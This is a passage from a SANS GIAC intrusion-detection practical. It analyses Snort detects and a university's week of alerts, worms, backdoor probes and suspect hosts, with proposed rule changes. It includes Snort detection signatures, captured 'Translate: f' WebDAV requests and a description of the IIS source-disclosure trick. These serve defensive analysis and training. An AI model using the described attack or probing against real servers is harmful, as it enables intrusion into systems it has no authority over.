status:       UNSPECIFIED
source:       APNIC

person:       TANET ADMIN
address:      Ministry of Education computer Center
address:      12F, No 106, Sec. 2, Heping E. Rd., Taipei
address:      Taipei Taiwan
country:      TW
phone:        +886-2-2737-7010 ext. 305
fax-no:       +886-2-2737-7043
e-mail:       tanetadm@moe.edu.tw
nic-hdl:      TA61-AP
mnt-by:       MAINT-TW-TWNIC
changed:      hostmaster@twnic.net 20020507
source:       APNIC
```

2.2.6. Correlations

The 'SCAN nmap TCP' alert has been discussed by several GCIA students, and there are some people who even detect the source/port 80 connections. In this group, there are two main approaches for guessing the attack's origin: a load balancer or a real attack, as seen in SPHeare (http://cert.uni-stuttgart.de/archive/intrusions/2003/06/msg00249.html) or Steve Clark detect (http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00117.html) The load balancer described by some students is a Radware Link Proof (http://www.radware.com/content/products/lp/default.asp), but there are always connections to port TCP 80 and TCP 53, which is not the case in this detect.

2.2.7. Evidence of Active Targeting

Assuming that is not a load balancer, definitively yes. It is very strange to detect these probes at different hours of the day; besides, there are different target hosts from different subnets, being almost impossible that those boxes had visited the same Chinese Institute in the same day.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.8. Severity

- *Criticality = 3* probing specific and different target hosts could mean that the attacker has additional valuable information about those hosts.
- *Lethality = 2* although I don't know if this packet will reach the destination host, this could be the beginning of a real attack.
- *System countermeasures = 5* It is impossible to know if the destination host exists or not, and even if it is protected by a firewall or not, but hoping that it will be.
- *Network countermeasures = 5* It is also impossible to know if the packet will be filtered when entering the network, or perhaps that the RST response will be egress filtered, but I hope that at least one of these scenarios will happen.

Severity = (Criticality + lethality) - (system countermeasures + network countermeasures) = (3 + 2) - (5 + 5) = -5

2.2.9. Defensive Recommendations

A stateful firewall protecting the network is needed for avoiding this kind of reconnaissance, which will drop the ACK packets if the connections is not established.

2.2.10. Multiple choice test question:

Which is the normal response if a host receives a TCP packet with the ACK flag set that does not belong to any establish TCP connection?

a) RST
b) FIN
c) SYN+ACK
d) ACK

Answer a).

2.3. Network detect: translate header

2.3.1. Source of Trace

Following Snort alerts and network data were obtained from a end-user Linux host connected to the Internet by ADSL. This is the same host as stated in the Network Detect #1. Data has been sanitized, modifying the host ip address to 192.168.1.1 and its FQDN to www.mysite.com. Network layout consists only in this host (running

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Apache and Snort in the same host) and the ADSL router. Both alerts and network data (in pcap format) were logged by Snort.

```
[**] [1:1042:6] WEB-IIS view source via translate header [**]
[Classification: access to a potentially vulnerable web application]
[Priority: 2]
09/20-08:47:00.276584 24.84.52.192:1299 -> 192.168.1.1:80
TCP TTL:111 TOS:0x0 ID:2132 IpLen:20 DgmLen:232 DF
***AP*** Seq: 0x1F262273  Ack: 0x15411E2F  Win: 0xFFFF  TcpLen: 20
[Xref => bugtraq 1578][Xref => arachnids 305]

[**] [1:1042:6] WEB-IIS view source via translate header [**]
[Classification: access to a potentially vulnerable web application]
[Priority: 2]
09/20-08:47:00.638762 24.84.52.192:1299 -> 192.168.1.1:80
TCP TTL:111 TOS:0x0 ID:2133 IpLen:20 DgmLen:288 DF
***AP*** Seq: 0x1F262333  Ack: 0x15411F67  Win: 0xFFFF  TcpLen: 20
[Xref => bugtraq 1578][Xref => arachnids 305]
```

2.3.2. Detect was generated by:

Snort Version 1.9.0 (Build 209) using an up-to-date rule set with all include rule statements. Following is the Snort rule that triggered the alerts. It looks for established tcp connections to http servers (defined in $HTTP_SERVERS) port $HTTP_PORTS (typically 80) which contains the string 'Translate|3a| F' in its connections, in this case in the HTTP headers, case insensitive.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-IIS view source via translate header";
flow:to_server,established; content: "Translate|3a| F"; nocase;
reference:arachnids,305; reference:bugtraq,1578;
classtype:web-application-activity; sid:1042;  rev:6;)
```

2.3.3. Probability the source address was spoofed:

None. A three way TCP handshake must be completed in order to send the HTTP query. In the Attack Mechanism section I'll give more clues about why the probability is none.

2.3.4. Description of the attack

According to BugTraq 1578 (http://www.securityfocus.com/bid/1578/discussion/), it is possible to force Microsoft IIS 5.0 to send back the source of known scriptable files to the client if the HTTP GET request contains a specialized header with 'Translate: f' at the end of it, and if a trailing slash '/' is appended to the end of the URL.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.3.5. Attack mechanism:

Let's check the HTTP queries the attacker sends in order to know more details about the attack mechanism: (command output obtained running tcpdump -n -X -r snort.log and then formatting the data)

```
OPTIONS / HTTP/1.1
Translate: f
User-Agent: Microsoft Data Access Internet Publishing Provider
        Protocol Discovery
Host: my.host.com
Content-Length: 0
Connection: Keep-Alive

OPTIONS /docs/doc1.html HTTP/1.1
Translate: f
User-Agent: Microsoft Data Access Internet Publishing Provider
        Protocol Discovery
Host: my.host.com
Content-Length: 0
Connection: Keep-Alive
```

In the second HTTP query, the '/docs/doc1.html' has been sanitized, but it was a real document available in my web tree. At a first glance, I could notice that it is not a HTTP GET, but an HTTP OPTIONS. The information about the attack said that it could be accomplished by sending a crafted HTTP GET. So, perhaps it is a false positive; according to the information stated in the Snort site about this rule (http://www.snort.org/snort-db/sid.html?sid=1042), there aren't any known false positives, but this could be one of the unknown false positives. After searching the Internet looking for any clue about the strange User-Agent, I found an explanation (http://www.webmasterworld.com/forum39/909.htm) about it; it seems that when a high-end Web-enabled Microsoft application (e.g. FrontPage, Excel, Word, ...) tries to open a web location, this is the User Agent and the way it works. One more clear example can be seen in the dav-dev mailing list (http://mailman.lyra.org/pipermail/dav-dev/2003-July/004863.html) where the HTTP query is exactly the same.

Knowing that is clearly a false positive, the snort alert can be tailored for less false positives (rev 7), looking for a GET query and then the Translate header:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-IIS view source via translate header";
flow:to_server,established; content: "GET"; content: "Translate|3a| F";
nocase; reference:arachnids,305; reference:bugtraq,1578;
classtype:web-application-activity; sid:1042;  rev:7;)
```

2.3.6. Correlations

I haven't found any other analysis about this network detect, and, besides the correlations mentioned in the last section, I could find a mail from Clinton Smith

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

(http://archives.neohapsis.com/archives/incidents/2002-01/0207.html) detecting this network pattern, but no analysis was made. It seems to be also a false positive.

2.3.7. Evidence of Active Targeting

Definitely yes. Being a false positive, a normal user is trying to open a web document in the server from a Microsoft application. In my opinion, we are going to observe more and more these accesses.

2.3.8. Severity

- *Criticality = 4* the web server can be accessed from the Internet and it's the public image of the company.
- *Lethality = 1*
- *System countermeasures = 5* The web server is running Apache and not Microsoft IIS.
- *Network countermeasures = 2* HTTP traffic directed to the web server port 80 is allowed, so any HTTP attack could success if the web server is poorly maintained.

Severity = (Criticality + lethality) - (system countermeasures + network countermeasures) = (4 + 1) - (5 + 2) = -2

2.3.9. Defensive Recommendations

In case of running a vulnerable Microsoft IIS server, the server should be patched immediately to avoid being attacked with this vulnerability.

2.3.10. Multiple choice test question:

Is OPTIONS a valid HTTP method?

a) Yes
b) No, only GET and PUT are allowed
c) No, OPTIONS can be disabled because it is not needed
d) It depends on the server (e.g Apache and IIS behave different)

Answer a).

3. Analyze This

The main purpose in this last part of the practical is to provide a security audit for an University for five consecutive day's worth of snort alerts, scan data, and Out of Spec (OOS) data. The five days period chosen is

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

from 28/07/2003 to 01/08/2003, from Monday to Friday, that's why I've chosen those days, because it should be more 'strange' network traffic during work days. Files are the following:

```
Size          Date                Filename
------- ---------------- --------------------------
2039134 2003-08-01 11:00 alert.030728.gz
1924281 2003-08-02 11:00 alert.030729.gz
1690192 2003-08-03 11:00 alert.030730.gz
1646193 2003-08-04 11:00 alert.030731.gz
1961401 2003-08-04 11:00 alert.030801.gz
 952323 2003-07-28 06:05 OOS_Report_2003_07_28_29050
4418563 2003-07-29 06:06 OOS_Report_2003_07_29_23718
1274883 2003-07-30 06:08 OOS_Report_2003_07_30_29913
1469443 2003-07-31 06:05 OOS_Report_2003_07_31_11092
2585603 2003-08-01 06:05 OOS_Report_2003_08_01_5880
7952989 2003-08-01 11:00 scans.030728.gz
7030696 2003-08-02 11:00 scans.030729.gz
7115882 2003-08-03 11:00 scans.030730.gz
5571015 2003-08-04 11:00 scans.030731.gz
5982078 2003-08-04 11:00 scans.030801.gz
```

3.1. Executive Summary

During the audit that is going to be detailed in the following sections, a total number of 361145 alerts were triggered, 4850111 scans and 35969 OOS packets were detected. Some of the alerts could be considered as false positives, but there are many that could indicate malicious activity. As required, this report will analyzed the most triggered alerts, as well as the most dangerous ones, with different tables with Top 10 attackers from outside, and inside the academic network. And finally, information about most hostile ip addresses is included in case the University wants to contact those ip addresses' administrator, as well as some defensive recommendations to improve the security environment.

The information gathered by the IDS can't be considered perfect, since there are too many false positives, due to the sensor misconfiguration; so it needs to be tailored to get proper data for the following audits; there are some homemade signatures that should be modified, and perhaps other signatures should be added to detect other suspicious activity.

It has been detected some network traffic possibly generated by worms and virus, so it'd be better to try to maintain all the machines with all the security and maintenance patches applied, and running antivirus to avoid this situation. Besides, many users are running peer-to-peer applications (file sharing applications) that could damage other applications performance, since they are generating too many connections to the Internet; this could also be a problem of copyright and legal issues if trading with commercial applications or copyrighted music.

Malicious activity detected is clearly explained in the following sections, and we strongly encourage to review those hosts as soon as possible, since it is highly probable that they are compromised. Besides, there are some questions that need to be answered in order to know some network activity detected is proper or not; the security and support team should work together to determine if the connections detailed are authorized, and to solve all the security breaches arisen.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

In summary, we expect that with all the information described in this report, and the defensive recommendations advised, the next network audit will reveal that the global security has improved.

3.2. Alert Summary

Since the amount of data (snort alerts, scans, OOS) is huge, the best approach to manage it is by means of a database, because using standard text tools (like grep, awk, sed, ...) in several hundred megabytes files is a slow and a time/memory/CPU/hardisk consuming effort, as well as a database allows you to perform specific queries in a simple way. Reviewing some other GCIA practicals, I realized that the best way to do it is to convert all the data to CSV (comma separated values) files and then import them in the database. The AWK scripts used for this task are included in the appendix, and all the SQL queries to fetch the information will be shown when needed.

The total number of snort alerts triggered by the University IDS(s) is 361145, of which 194 are corrupted (they are alerts incomplete, some fields are missing) and will be discarded. The format of the following tables is taken from Hee So and Lee M Gordon's GCIA practical. It's a very clear reference to try to understand the University network patterns at a glance.

Table 1. Snort alerts summary from 27/07/2003 to 01/08/2003

		Num of unique hosts				Direction of traffic			
Alert	**#**	**Ex src**	**In src**	**Ex dst**	**In dst**	**In**	**I-I**	**Out**	**E-E**
CS WEBSERVER - external web traffic	130536	19991			1	130536			
High port 65535 tcp - possible Red Worm - traffic	67019	67	40	80	51	34251		32768	
SMB Name Wildcard	53273	1011		1	1290	53259			14
MY.NET.30.4 activity	37097	429			1	37097			
spp_http_decode: IIS Unicode attack detected	32171	208	372	684	231	2100		30070	1
Queso fingerprint	10569	323		1	82	10567			2
MY.NET.30.3	7698	67		1	1	7697			1
spp_http_decode: CGI Null Byte attack detected	5051	6	95	119	5	166		4885	
EXPLOIT x86 NOOP	4061	63		1	96	4060			1
SYN-FIN scan!	2555	3		1	2552	2552			3
Tiny Fragments - Possible Hostile Activity	1426	9			9	1426			
connect to 515 from outside	1260	1			1	1260			
IDS552/web-iis_IIS ISAPI Overflow ida nosize	920	631		247		920			
SUNRPC highport access!	896	15			13	896			
High port 65535 udp - possible Red Worm - traffic	795	68	21	60	49	414		381	
NMAP TCP ping!	740	159			63	740			
Null scan!	640	44			45	640			
TCP SRC and DST outside network	543	62		166					543

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

		Num of unique hosts				Direction of traffic			
Alert	**#**	**Ex src**	**In src**	**Ex dst**	**In dst**	**In**	**I-I**	**Out**	**E-E**
TCP SMTP Source Port traffic	465	1			3	465			
Possible trojan server activity	440	43	20	43	25	231		209	
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	390		2		412			390	
Incomplete Packet Fragments Discarded	382	45	1	4	33	365		17	
[UMBC NIDS IRC Alert] IRC user /kill detected	294	1							294
SNMP public access	288	1							
External RPC call	222	2			197	222			
NIMDA - Attempt to execute cmd from campus host	157		14	131				157	
SMB C access	156	86			8	156			
FTP passwd attempt	136	34			2	136			
EXPLOIT x86 stealth noop	74	7			7	74			
FTP DoS ftpd globbing	72	9			2	72			
TFTP - Internal TCP connection to external tftp server	69	4	2		2	41		28	
TFTP - Internal UDP connection to external tftp server	68	8	2		9	60		8	
EXPLOIT x86 setuid 0	65	44			33	65			
EXPLOIT x86 setgid 0	48	34			36	48			
CS WEBSERVER - external ftp traffic	46	15			1	46			
IRC evil - running XDCC	44		2	2				44	
EXPLOIT NTPDX buffer overflow	42	10			10	42			
Notify Brian B. 3.54 tcp	34	18			1	34			
Notify Brian B. 3.56 tcp	33	18			1	33			
Attempted Sun RPC high port access	28	11			9	28			
RFB - Possible WinVNC - 010708-1	21	5	7	6	7	10		11	
TFTP - External TCP connection to internal tftp server	13	3	3		3	6		7	
ICMP SRC and DST outside network	13	3		3					13
TFTP - External UDP connection to internal tftp server	10	6			6	10			
[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	10	2			2	10			
External FTP to HelpDesk MY.NET.70.50	10	3			1	10			
Back Orifice	10	3			10	10			
NIMDA - Attempt to execute root from campus host	10		1	10				10	
[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	9		7					9	
Probable NMAP fingerprint attempt	8	3			3	8			

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

		Num of unique hosts				Direction of traffic			
Alert	**#**	**Ex src**	**In src**	**Ex dst**	**In dst**	**In**	**I-I**	**Out**	**E-E**
Traffic from port 53 to port 123	6	1			1	6			
connect to 515 from inside	6		2	2				6	
External FTP to HelpDesk MY.NET.70.49	4	2			1	4			
NETBIOS NT NULL session	3	2			3	3			
DDOS shaft client to handler	3	3			3	3			
[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC	2		2					2	
[UMBC NIDS IRC Alert] K:line'd user detected	2	1							2
External FTP to HelpDesk MY.NET.53.29	2	2			1	2			
DDOS mstream client to handler	2	3			1	2			
EXPLOIT VQServer admin	2	1			2	2			
[UMBC NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot	1	1			1	1			
DDOS mstream handler to client	1		1	1				1	

- Number of alerts: select distinct alert, count(alert) from alerts group by alert;
- Internal traffic: select alert, count(alert) from alerts where srcip LIKE '%MY.NET%' and dstip LIKE '%MY.NET%' group by alert
- External traffic: select alert, count(alert) from alerts where srcip not LIKE '%MY.NET%' and dstip not LIKE '%MY.NET%' group by alert
- Inbound traffic: elect alert, count(alert) from alerts where srcip not LIKE '%MY.NET%' and dstip LIKE '%MY.NET%' group by alert
- Outbound traffic: select alert, count(alert) from alerts where srcip LIKE '%MY.NET%' and dstip not LIKE '%MY.NET%' group by alert
- Unique Hosts Internal Source: select alert, count(distinct srcip) from alerts where srcip LIKE '%MY.NET%' group by alert
- Unique Hosts External Source: select alert, count(distinct srcip) from alerts where srcip not LIKE '%MY.NET%' group by alert
- Unique Hosts External Destination: select alert, count(distinct dstip) from alerts where dstip not LIKE '%MY.NET%' group by alert
- Unique Hosts Internal Destination: select alert, count(distinct dstip) from alerts where dstip LIKE '%MY.NET%' group by alert

3.3. Most Frequent Alerts Analysis

3.3.1. CS WEBSERVER - external web traffic

Snort alert: homemade
Traffic: inbound

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Unique Hosts - External sources: 19991

08/01-00:00:07.825117 [**] CS WEBSERVER - external web traffic [**] 203.129.222.148:2049 -> MY.NET.100.165:80
08/01-00:00:13.117840 [**] CS WEBSERVER - external web traffic [**] 216.39.48.2:32982 -> MY.NET.100.165:80

Summary: this is a homemade snort alert, which purpose is to know if there is network traffic against a specific MY.NET web server, in this case, MY.NET.100.165. It seems to be inbound normal HTTP traffic, from 19991 different source hosts to the webserver port 80/tcp (www).

Correlation: some other GCIA students have detected this kind of traffic, but they also think that it is normal HTTP traffic directed to CS WEBSERVER, like Michael Dawson (http://www.giac.org/practical/GCIA/Michael_Dawson_GCIA.pdf) or Edward Peck (http://www.giac.org/practical/Edward_Peck_GCIA.doc).

Recommendations: as this is not an attack, only an access to a MY.NET webserver, it is highly recommended to enforce a strong security policy (patches, passwords, users, ...) against this host, since it seems to be an important one (if not, why having a specific snort alert?).

3.3.2. High port 65535 tcp - possible Red Worm - traffic

Snort alert: homemade
Traffic: inbound (34251) and outbound(32768)
Unique Hosts - Ext sources: 67, Int sources: 40, Ext dest: 80, Int dest: 51

08/01-00:00:22.456352 [**] High port 65535 tcp - possible Red Worm - traffic [**] 217.209.142.239:65535 -> MY.NET.97.176:148
08/01-00:00:22.614863 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.97.176:1482 -> 217.209.142.239:6553

Summary: another homemade snort alert trying to detect Red Worm, also called Adore Worm (http://www.sans.org/y2k/adore.htm), which binds a shell in port 65535/tcp. This snort rule is triggered when a tcp packet is sent to port 65535, from port 65535, or both. Port 65535 can be used often in a normal daily traffic, because it's a valid ephemeral port and this normal actions will trigger this alert, generating some false positives. Let's take a deep view to Top 1 triggerers:

Top 1 Destination host (dst port 65535/tcp): 81.48.143.73 (32104 alerts)
Top 1 Destination host (src port 65535/tcp): MY.NET.84.216 (33505 alerts)
Top 1 Source host (dst port 65535/tcp): MY.NET.84.216 (32104 alerts)
Top 1 Source host (src port 65535/tcp): 1.48.143.73 (33505 alerts)

So, almost 95% of the snort alerts are generated by a strange connection between MY.NET.84.216 port 3589/tcp and 81.48.143.73 port 65535/tcp and there are snort alerts from 27/07/2003 to 01/08/2003, everyday, but they don't follow a normal pattern (couldn't be a cronjob?), and there are alerts at different hours (am and pm), which could mean that the connection is not human being-originated. It also triggers 47 'High port 65535 udp - possible Red Worm - traffic' snort alerts, from ip address MY.NET.84.21 port 6257/udp to 81.48.143.73 port 65535/udp. There are not other snort alerts, nor scans from 81.48.143.73, which is Top 1 Alert Sources (see Table 2). The ip address belongs to Wanadoo France and it seems to be a dial-up pool address, so it's a strange connection. MY.NET.84.21 is likely to be compromised or infected and it could be connecting to 81.48.143.73 Adore backdoor.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Correlation: Les Gordon GCIA practical (http://www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc) also detects this attack, but there are other ip addresses involved, and he thinks that could be originated by AFS (Andrew FileSystem) servers, but it does not fit in this network detect.

Recommendations: MY.NET.84.21 should be thoroughly scanned and checked looking for any intrusion and/or worms or virus. Also, if it is not authorized traffic, a mail should be sent to < `abuse@francetelecom.net`> commenting all the details.

3.3.3. SMB Name Wildcard

Snort alert: homemade
Traffic: inbound
Unique Hosts - Ext sources: 1011, Int destination: 1290

08/01-00:00:05.174048 [**] SMB Name Wildcard [**] 169.254.45.176:137 -> MY.NET.200.110:137
08/01-00:00:08.176253 [**] SMB Name Wildcard [**] 169.254.45.176:137 -> MY.NET.200.110:137

Summary: this kind of network traffic is very easy to watch in networks containing MS Windows boxes, since they are trying to update their name tables looking for MS Windows open 137 ports. Following is a list showing top source ip addresses:

1. 169.254.45.176 (5910 alerts)
2. 64.228.212.245 (1977 alerts) HSE-Montreal-ppp143096.sympatico.ca
3. 64.228.213.12 (1624 alerts) HSE-Montreal-ppp143117.sympatico.ca
4. 64.228.214.41 (1513 alerts) HSE-Montreal-ppp143400.sympatico.ca
5. 81.53.35.207 (316 alerts) ANancy-107-1-32-207.w81-53.abo.wanadoo.fr

Ip address 169.254.45.176 belongs to IANA Special Use range (169.254.0.0/16) and it is one of the ip addresses that MS Windows sets when a network interface is querying for DHCP servers for getting an IP address, but no DHCP server answers; so, this is *internal* traffic, but snort thinks that it is external because 169.254.0.0/16 is not defined in the HOME_NET variable (and definitely shouldn't be defined).

Next three ip addresses belongs to the same company, Bell Canada, and they are also dial-up customers. There aren't any other alerts nor scans triggered by those ip addresses, and I'd need further data for determining the nature of the attack. It could be a professor or student from the University, who is on holidays in Canada (remember the data is from July/August), and in her laptop she has defined some MY.NET hosts or network drives, and when powering on the laptop, it begins to look for them. Or perhaps it is a real attacker looking for open 137 ports.

Correlation: some other GCIA students have detected this kind of traffic, but as far as I've seen, it's always internal traffic, while here it is mostly inbound traffic.

Recommendations: it should be desirable that border routers or any other filtering device block traffic to port 137 and any other Netbios ports (135, 139, 445, ...).

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3.3.4. MY.NET.30.4 activity

Snort alert: homemade
Traffic: inbound
Unique Hosts - Ext sources: 429, Int destination: 1

8/01-00:48:36.073982 [**] MY.NET.30.4 activity [**] 216.39.48.2:49056 -> MY.NET.30.4:80
08/01-00:48:36.168123 [**] MY.NET.30.4 activity [**] 216.39.48.2:49056 -> MY.NET.30.4:80

Summary: MY.NET.30.4 could be an important host in the MY.NET network, perhaps for its functions, or perhaps because it stores sensitive data. Anyway, all network traffic directed to this host causes Snort to generate an alert Following is a list showing top destination ports:

1. 8009 (15408 alerts)
2. 51443 (14620 alerts)
3. 524 (4323)
4. 80 (2716 alerts)
5. 21 (2 alerts)

15408 out of 15408 alerts are generated by 68.48.217.68 (pcp04613030pcs.gambrl01.md.comcast.net), alerts continuously generated in several days. Port 8009/tcp is the default port used by Apache Tomcat, but it is also the tcp port chosen by a Novell Netware web interface administration (http://securescannx.vigilante.com/tc/12068) (SSL based), with some vulnerabilities known. Besides, there is also another Novell application (Netware 6 File Storage) that uses by default port 51443 (the second in the list) for management, it is another SSL web server. Note the 443 in the port number (443 is the port for https). The same ip address (68.48.217.68) also accesses this port 207 times, but it's 68.54.93.211 (pcp01781322pcs.howard01.md.comcast.net) with 11452 accesses the Top 1. Both IP addresses belongs to the same company so it could be that someone from the outside is managing the University Netware network, or perhaps that some Comcast customers are playing with it.

Correlation: other GCIA practical detects this alert but nobody discusses it.

Recommendations: this host seems to be the one which is managing the Netware network, it should be strongly protected, and no access from outside should be allowed in case that it is managed internally.

3.3.5. spp_http_decode: IIS Unicode attack detected

Snort alert: preprocessor based
Traffic: inbound and outbound
Unique Hosts - Ext src: 208, Int src:372, Ext dst:684, Int dst: 231

08/01-00:15:03.736134 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.97.206:3165 -> 211.32.117.209:80
08/01-00:15:03.736134 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.97.206:3165 -> 211.32.117.209:80

Summary: this alert is generated by the Snort http_decode preprocessor, which is looking for Unicode-encoded '\', '/' and '.' in the traffic directed to the user-defined variable HTTP_PORTS. IIS is a Microsoft web server usually included in MS Windows server flavors, and there are several high vulnerabilities associated; one of the most well-known vulnerabilities is the ability to execute remote commands by sending a crafted HTTP query with Unicode-encoded characters. Some worms take also advantage of this vulnerability, like Code Red, Nimda, ... Following is the list of Top 5 source, both internal and external

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Sources

Internal	External
1. MY.NET.153.153 (2270 alerts)	1. 202.96.193.106 (303 alerts)
2. MY.NET.97.183 (1503 alerts)	2. 130.13.133.158 (232 alerts)
3. MY.NET.97.16 (1362 alerts)	3. 130.13.81.187 (231 alerts)
4. MY.NET.153.185 (1084 alerts)	4. 211.93.108.180 (144 alerts)
5. MY.NET.84.216 (1069 alerts)	5. 203.172.26.89 (127 alerts)

Destinations

Internal

1. MY.NET.100.165 (208 alerts)
2. MY.NET.111.140 (189 alerts)
3. MY.NET.24.44 (142 alerts)
4. MY.NET.6.7 (75 alerts)
5. MY.NET.60.14 (48 alerts)

External	#	Web Server	Language
1 66.36.238.12	4210	IIS 5.0	English
2. 218.75.75.125	1763	IIS 5.0	Chinese
3. 211.233.64.185	1319	Apache 1.3.27	Korean
4. 211.47.67.223	798	Apache 1.3.24	Korean
5. 64.12.39.57	734	Unknown	English

It is very strange that there are lots of alerts generated by different internal hosts (372), 98% destinated to port 80/tcp. Taking a closer look to Top 5 External destination hosts, only the first two hosts seem to be running an IIS web server, other two are running Apache web server, and the last one seems to be an AOL reverse proxy. In addition, 3 out of 5 web servers are using Unicode characters in their main page, so it's probably a false positive. This preprocessor will raise lots of false positives when surfing Unicode web pages, e.g. Chinese, Korean, Japanese, ... web pages.

Only the first destination seems suspicious. Who is generating those alerts to 66.36.238.12? More than 90% is being generated by the range MY.NET.153.0/24. Les Gordon GCIA practical states that this range could be a public access library. If so, it's normal that students surf this kind of sites (a site for looking for friends from other cultures), and even this site could have Unicode support for non-english spoken people. There is more information that enforces this theory. The main host generating these alerts to 66.36.238.12 is MY.NET.153.153, which generate all the alerts on days 28/07 and 29/07, and always from 18:00 to 19:00. It could reasonably be a student looking for new friends when going out of the class.Those source ip addresses from MY.NET.153.0/24 don't trigger any other alert. Anyway, this host should be reviewed looking for any compromise or worm, as well as the other hosts in this range address.

Correlation: other GCIA practical detects this alert, some people think that they are false positives, but other, like Tod Beardsley (http://www.giac.org/practical/Tod_Beardsley_GCIA.pdf), think that they are true alerts.

Recommendations: if this is really a public access library, no inbound network traffic should be allowed to this hosts. Besides, this range address should be protected from inbound and outbound traffic, since students sometimes can use these computers for performing their 'tests'.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

3.4. Most Severe Alerts Analysis

3.4.1. NIMDA - Attempt to execute cmd/root from campus host

Snort alert: homemade
Traffic: outbound
Unique Hosts - Internal sources: 14, External destinations: 131

08/01-10:02:36.341161 [**] NIMDA - Attempt to execute cmd from campus host [**] MY.NET.114.30:1214 -> 207.46.131.156:80
08/01-11:28:36.497625 [**] NIMDA - Attempt to execute cmd from campus host [**] MY.NET.114.54:1068 -> 65.54.250.120:80

Summary: I've merged the two alerts 'NIMDA - Attempt to execute cmd from campus host' and 'NIMDA - Attempt to execute root from campus host' into one since they are referring to NIMDA. NIMDA (https://www.sans.org/rr/malicious/nimda2.php) is a worm that exploits some IIS vulnerabilities , so port 80/tcp is usually the port attacked. When it infects a MS Windows server, it tries to infect other nearby (or not) hosts.

Almost 99% of the alerts have been triggered by MY.NET.97.81, which is rather suspicious. Following is the list of alerts triggered by this internal host:

Alert	#
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	387
NIMDA - Attempt to execute cmd from campus host	144
spp_http_decode: IIS Unicode attack detected	140
NIMDA - Attempt to execute root from campus host	10
spp_http_decode: CGI Null Byte attack detected	2

These are too many IIS related alerts to be a false positive. This host is probably infected by some IIS worm like Nimda, or perhaps it has been compromised and someone is launching her attacks from it. There are also 42262 scans from this host, of which 41676 are to port 80/tcp, which is something worrying. This host also seems to be running an Emule client, because there some scans to ports 4662-4666.

Correlation: some other GCIA students have detected this kind of traffic, and some hosts belonging to MY.NET appear to be infected by the Nimda worm, so it seems that NIMDA is 'living' in MY.NET network from some months/years ago. Some examples can be found in Doug Kite GCIA practical (http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf) or Les Gordon GCIA practical, among others.

Recommendations: an updated virus scanner should be run in MY.NET.97.81 trying to clean all the possible worms and/or virus. A fresh reinstallation should be better.

3.4.2. EXPLOIT VQServer admin

Snort alert: sid 306
Traffic: inbound
Unique Hosts - External sources: 1, Internal destinations: 2

08/01-16:50:56.203075 [**] EXPLOIT VQServer admin [**] 165.247.144.72:55399 -> MY.NET.113.66:9090
08/01-16:52:17.274097 [**] EXPLOIT VQServer admin [**] 165.247.144.72:55443 -> MY.NET.113.65:9090

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Summary: this Snort alert is triggered when a connection is made to port 9090/tcp and the string "GET / HTTP/1.1" is sent. There is an DoS against VQServer (http://www.securityfocus.com/bid/1610/info/), who usually listens to port 9090/tcp.

There are only two alerts, originated by 165.247.144.72 (user-2ivf428.dialup.mindspring.com), a dial-up user from Earthlink, one to MY.NET.113.66 and two minutes later, to MY.NET.113.65. There aren't any other alerts nor scans from this source host. Just to make sure, I probed this two hosts port 9090 looking for a VQServer, but I found a RemotelyAnywhere (http://www.remotelyanywhere.com/) login web page. It seems to be a web service to remotely manage MS Window boxes and transfer files, so as it is a selective connection (only to those two hosts port 9090) and VQServer is not running, this is clearly a false positive. The use of HTTP/1.1 can be easily explained because some web browsers (like Mozilla) use it, although some other web browsers (Internet Explorer) still use HTTP/1.0.

Correlation: no correlations were found.

Recommendations: only authorized ip addresses should be able to connect to both hosts port 9090. Filter this incoming connection at any filtering device, or at least, install and set up a personal firewall for those two hosts filtering inbound connections.

3.4.3. Back Orifice

Snort alert: homemade
Traffic: inbound
Unique Hosts - External sources: 3, Internal destinations: 10

07/30-14:16:55.385218 [**] Back Orifice [**] 66.250.188.10:27525 -> MY.NET.69.192:31337
07/31-20:03:52.428189 [**] Back Orifice [**] 65.25.161.66:1547 -> MY.NET.133.48:31337

Summary: Back Orifice (http://www.irchelp.org/irchelp/security/bo.html) is a backdoor available for MS Windows boxes. Typical port for connecting to this backdoor is 31337/tcp, and this homemade rule seems to be triggered when there is a connection to port 31337/tcp. Following is the list of the source ip address probing this port:

1. 65.25.161.66	8 alerts	CPE-65-25-161-66.wi.rr.com
2. 66.250.188.10	1 alert	66.250.188.10.chaincast.com
3. 12.129.72.202	1 alert	

The first source host is looking for active Back Orifice backdoors in MY.NET.133.x, MY.NET.134.x and MY.NET.135 networks (10 different destination hosts in those networks). It also triggers 435 scans to MY.NET.1.x looking for 1243/tcp open ports. This port is usually selected by SubSeven, which is another backdoor similar to Back Orifice, with some functionalities enhanced. Definitely, this attacker is looking for typical MS Windows backdoors. It seems that she has not found any open port, since there are very few alerts.

Correlation: again, Tod Beradsly and Les Gordon found some Back Orifice alerts, but there were no signs of real attack.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

